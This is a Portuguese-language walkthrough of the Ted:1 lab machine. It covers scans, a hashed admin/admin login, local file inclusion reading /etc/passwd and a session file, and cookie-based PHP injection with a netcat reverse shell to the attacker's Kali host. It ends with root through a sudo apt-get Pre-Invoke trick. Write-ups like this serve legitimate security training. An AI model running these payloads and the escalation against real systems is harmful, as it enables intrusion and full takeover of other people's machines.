Ted:1

IP da máquina: 192.168.2.107 // MAC: 08:00:27:50:ED:44

Resultados do nmap:

nmap -A -p- -v 192.168.2.107


```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
MAC Address: 08:00:27:50:ED:44 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Resultados do dirb:

dirb http://192.168.2.107/

```
---- Scanning URL: http://192.168.2.107/ ----
+ http://192.168.2.107/index.php (CODE:200|SIZE:669)
+ http://192.168.2.107/server-status (CODE:403|SIZE:301)
```


http://192.168.2.107/index.php




Usuário: admin // Senha: admin

Burp:


“Password hash is not correct, make sure to hash it before submit.”




https://emn178.github.io/online-tools/sha256.html



Senha: 8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918



Login realizado:




Usuários encontrados:

/etc/passwd Search

Showing results for /etc/passwd:

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/bin/bash backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:116::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false ted:x:1000:1000:Ted,,,:/home/ted:/bin/bash mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false

Capturando o PHPSESSID:



/var/lib/php/sessions/sess_0pggnakf9daqdl7hb0np4f9v51

/var/lib/php/sessions/sess_0pg Search


Showing results for /var/lib/php/sessions/sess_0pggnakf9daqdl7hb0np4f9v51:

loggedin|b:1;name|s:5:"admin";id|i:1;user_pref|s:1:"/";


loggedin|b:1;name|s:5:"admin";id|i:1;user_pref|s:1:"/";

Encodando um comando como URL:


<?php system("ifconfig")?>



Testando no repeater:




Comando executado:



Criando uma escuta:

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
```

<?php system("nc 192.168.2.110 443 -e /bin/bash")?>



Executando:

```
Cookie: csrftoken=dc6CuPqlPDAZj7YmkYj1Wa4NRjAKrmoz; sessionid=w10qrokioouvpgapqeq1f41qefe9hgyo;
PHPSESSID=0pggnakf9daqdl7hb0np4f9v51; user_pref=
%3c%3f%70%68%70%20%73%79%73%74%65%6d%28%22%6e%63%20%31%39%32%2e%31%36%38%2e%32%2e%31%31%30%20%34%
34%33%20%2d%65%20%2f%62%69%6e%2f%62%61%73%68%22%29%3f%3e
```

Conexão realizada:

```
root@kali:~# nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.2.110] from (UNKNOWN) [192.168.2.107] 43632
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```

```
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/apt-get
```

Root:

sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

```
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux ubuntu 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```